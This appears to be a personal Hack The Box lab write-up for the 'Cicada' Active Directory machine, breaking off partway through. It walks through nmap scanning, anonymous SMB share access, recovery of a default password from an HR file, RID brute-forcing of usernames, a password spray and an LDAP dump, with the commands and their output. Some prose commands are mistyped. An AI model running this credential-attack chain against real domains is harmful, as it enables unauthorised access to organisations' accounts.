
Welcome to my first walkthrough This is my first Hack The Box Seasonal Machine. The machine is called "Cicada" and it’s rated as Easy. It was released on September 28, 2024.

The Initial thing to do is Nmap Scan….


nmap -sC -sV 10.10.11.35 -T5



```
┌──(root㉿kali)-[~]
└─# nmap -sC -sV 10.10.11.35 -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-12 01:59 EST
Nmap scan report for cicada.htb (10.10.11.35)
Host is up (0.60s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-12-12 14:01:50Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
```

This is an Active Directory box with interesting ports like Kerberos, SMB, and LDAP. The key ones to focus on are ports 139 and 445. First, add the domain name to your hosts file with this simple command:


echo "10.10.11.35 cicada.htb CICADA-DC. Cicada.htb | sudo tee -a /etc/hosts



```
┌──(root㉿kali)-[~]
└─# echo "10.10.11.35 cicada.htb CICADA-DC.htb" | tee -a /etc/hosts
10.10.11.35 cicada.htb CICADA-DC.htb

┌──(root㉿kali)-[~]
└─# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.10.11.35 cicada.htb CICADA-DC.cicada.htb
10.10.11.35 cicada.htb CICADA-DC.htb
```

With the open SMB port, we can try to enumerate it to check for anonymous login access or using random user accounts. We can use netexec for this purpose...


netexec smb cicada.htb -u anonymous -p ""



```
┌──(root㉿kali)-[~]
└─# netexec smb cicada.htb -u anonymous -p ""
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False
)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\anonymous:
```

Since it allows random usernames without a password, like an anonymous login, we can use the netexec command to list the shared folders on the system…


netexec smb cicada.htb -u anonymous -p "" –shares



```
┌──(root㉿kali)-[~]
└─# netexec smb cicada.htb -u anonymous -p "" --shares
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False
)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\anonymous:
SMB         10.10.11.35     445    CICADA-DC        [*] Enumerated shares
SMB         10.10.11.35     445    CICADA-DC        Share           Permissions     Remark
SMB         10.10.11.35     445    CICADA-DC        -----           -----------     ------
SMB         10.10.11.35     445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.10.11.35     445    CICADA-DC        C$                              Default share
SMB         10.10.11.35     445    CICADA-DC        DEV
SMB         10.10.11.35     445    CICADA-DC        HR              READ
SMB         10.10.11.35     445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.10.11.35     445    CICADA-DC        NETLOGON                        Logon server share
SMB         10.10.11.35     445    CICADA-DC        SYSVOL                          Logon server share
```

Using Smbclient, we access the HR share..


smbclient //cicada.htb/HR -U anonymous -p “” -N



```
┌──(root㉿kali)-[/home/kali]
└─# smbclient //cicada.htb/HR -U anonymous -p "" -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 08:29:09 2024
  ..                                  D        0  Thu Mar 14 08:21:29 2024
  Notice from HR.txt                  A     1266  Wed Aug 28 13:31:48 2024

                4168447 blocks of size 4096. 259926 blocks available
smb: \> mget *
Get file Notice from HR.txt? y
getting file \Notice from HR.txt of size 1266 as Notice from HR.txt (1.4 KiloBytes/sec) (average 1.4 KiloBytes/sec)
smb: \> ^C
```

We accessed the HR share with smbclient and found a file called " Notice \from \HR.txt" We used mget * to download it. Let’s see what’s inside...

Cat Notice \from \HR.txt




```
┌──(root㉿kali)-[~]
└─# cat Notice\ from\ HR.txt

Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's essential that you change your default password t
o something unique and secure.

Your default password is: Cicada$M6Corpb*@Lp#nZp!8

To change your password:

1. Log in to your Cicada Corp account** using the provided username and the default password mentioned above.
2. Once logged in, navigate to your account settings or profile settings section.
3. Look for the option to change your password. This will be labeled as "Change Password".
4. Follow the prompts to create a new password**. Make sure your new password is strong, containing a mix of uppercase letters, lowercase letters, numbers,
 and special characters.
5. After changing your password, make sure to save your changes.

Remember, your password is a crucial aspect of keeping your account secure. Please do not share your password with anyone, and ensure you use a complex pas
sword.

If you encounter any issues or need assistance with changing your password, don't hesitate to reach out to our support team at support@cicada.htb.

Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!

Best regards,
Cicada Corp
```

The file contains a password! Now that we have it, let’s try to find a user who might be using this password…

Enumerating Users:

We use Netexec (nxc) to find any users on the domain by trying to brute force rid(Real-time Inter-network Defense)…

netexec smb cicada.htb -u anonymous -p “” --rid-brute



```
┌──(root㉿kali)-[~]
└─# netexec smb cicada.htb -u anonymous -p "" --rid-brute
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False
)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\anonymous:
SMB         10.10.11.35     445    CICADA-DC        498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        500: CICADA\Administrator (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        501: CICADA\Guest (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        502: CICADA\krbtgt (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        512: CICADA\Domain Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        513: CICADA\Domain Users (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        514: CICADA\Domain Guests (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        515: CICADA\Domain Computers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        516: CICADA\Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        517: CICADA\Cert Publishers (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        518: CICADA\Schema Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        519: CICADA\Enterprise Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        520: CICADA\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        521: CICADA\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        522: CICADA\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        525: CICADA\Protected Users (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        526: CICADA\Key Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        527: CICADA\Enterprise Key Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        553: CICADA\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        1000: CICADA\CICADA-DC$ (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1101: CICADA\DnsAdmins (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        1102: CICADA\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1103: CICADA\Groups (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1104: CICADA\john.smoulder (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1105: CICADA\sarah.dantelia (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1106: CICADA\michael.wrightson (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1108: CICADA\david.orelious (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1109: CICADA\Dev Support (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1601: CICADA\emily.oscars (SidTypeUser)
```


After running netexec we discovered several usernames on the domain. Now, we’ll try to check if any of these usernames work with the password we found earlier. This will help us validate which account might be using that password…

then create a file to store all usernames

nano user.txt

I store all the usernames in users.txt


cat users.txt



```
┌──(root㉿kali)-[~]
└─# cat users.txt
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
Dev Support
emily.oscars
```

Let’s do a password spray with netexec…


netexec smb cicada.htb -u users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8'



```
┌──(root㉿kali)-[~]
└─# netexec smb cicada.htb -u users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8'
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False
)
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
```

We discovered that the user *michael wrightson* is using the password we found earlier.
We conducted some searches to identify a more privileged user…


netexec smb cicada.htb -u michael. wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8'



```
┌──(root㉿kali)-[~]
└─# netexec smb cicada.htb -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8'
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False
)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
```

Also Cheak michael wrightson shares ...


netexec smb cicada.htb -u michael. wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8' --shares



```
┌──(root㉿kali)-[~]
└─# netexec smb cicada.htb -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8' --shares
SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False
)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.10.11.35     445    CICADA-DC        [*] Enumerated shares
SMB         10.10.11.35     445    CICADA-DC        Share           Permissions     Remark
SMB         10.10.11.35     445    CICADA-DC        -----           -----------     ------
SMB         10.10.11.35     445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.10.11.35     445    CICADA-DC        C$                              Default share
SMB         10.10.11.35     445    CICADA-DC        DEV
SMB         10.10.11.35     445    CICADA-DC        HR              READ
SMB         10.10.11.35     445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.10.11.35     445    CICADA-DC        NETLOGON        READ            Logon server share
SMB         10.10.11.35     445    CICADA-DC        SYSVOL          READ            Logon server share
```

We discovered some shares with read access, but they didn’t have anything valuable. However, we spotted a DEV share that we couldn’t access. As the Nmap scan revealed that LDAP is open, we can try logging in with the user "michael.wrightson" and the password we have to see if we can access LDAP…


ldapsearch -H ldap://cicada.htb -D ‘michael.wrightson@cicada.htb’ -W 'Cicada$M6Corpb*@Lp#nZp!8' -b ‘dc-cicada,dc.htb’



```
┌──(root㉿kali)-[/home/kali]
└─# ldapsearch -H ldap://cicada.htb -D 'michael.wrightson@cicada.htb' -w 'Cicada$M6Corpb*@Lp#nZp!8' -b 'dc=cicada,dc=htb'
# extended LDIF
#
# LDAPv3
# base <dc=cicada,dc=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# cicada.htb
dn: DC=cicada,DC=htb
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=cicada,DC=htb
instanceType: 5
whenCreated: 20240314110913.0Z
whenChanged: 20241211170208.0Z
subRefs: DC=DomainDnsZones,DC=cicada,DC=htb
subRefs: DC=ForestDnsZones,DC=cicada,DC=htb
subRefs: CN=Configuration,DC=cicada,DC=htb
uSNCreated: 4099
dSASignature:: AQAAACgAAAAAAAAAAAAAAAAAAAAAAAAAtjbkfJKCAEWhotWA90BBVw==
uSNChanged: 196664
name: cicada
objectGUID:: t/9uUtkEcU6GUir6/F/Y4A==
replUpToDateVector:: AgAAAAAAAAAPAAAAAAAAAAN5vZApGs2FKkbS2vn0tk60d8AEAAAAAAAKtQ4
 RwDAAAAsGlMKikniEul6SOacTX3liRgAgAAAAAAcoriHAMAAAAVEr0qoVwfSLOjDOjAth0NHOABAA
 AAAACh6N8cAwAAAK+qLDkO3fdHs0uyaQVVn44fEAIAAAAAAAV64RwDAAAAoRpkRIF5+k6gSstx/68
 wzh4AAgAAAAAAQF3hHAMAAADfPuBSRuVkT7grPoljAYz4I1ACAAAAAACLj+EcAwAAACgtU1ayzflF
 tZ3q0oF+cIcr0AIAAAAAAAzG4hwDAAAAtjbkfJKCAEWhotWA90BBVwrAAAAAAAAAc97XHAMAAADzT
 P2JCyr4R5Ai973ExkVtJoACAAAAAAAasOIcAwAAANACjpAlX+BPlnJ3kA3WzA4uAAMAAAAAAAIZWah
 0DAAAAaE50s3GvQU2f3LXEBUNbOheQAQAAAAAAkmXdHAMAAABOhOrW0R+zS6sNX5zDhlReGbABAAA
 AAACrcN0cAwAAAG/Jlt6JXiNHim7BjVkd0x4qwAIAAAAAAL2/4hwDAAAA4aRP7N9o9EavuLlkyz+M
 2BVwAQAAAAAAh4vZHAMAAAAwB2//SgRuSoX2Di5jYB6RLOACAAAAAACZIgIdAwAAAA==
creationTime: 133784101286365480
forceLogoff: -9223372036854775808
lockoutDuration: -18000000000
lockOutObservationWindow: -18000000000
lockoutThreshold: 0
maxPwdAge: -36288000000000
minPwdAge: -864000000000
minPwdLength: 7
modifiedCountAtLastProm: 0
nextRid: 1000
pwdProperties: 1
pwdHistoryLength: 24
objectSid:: AQQAAAAAAAUVAAAAjC22Nimt01QHG0uB
serverState: 1
uASCompat: 0
```

To search for passwords, we can use the grep command with the word "pass" at the end, like this…

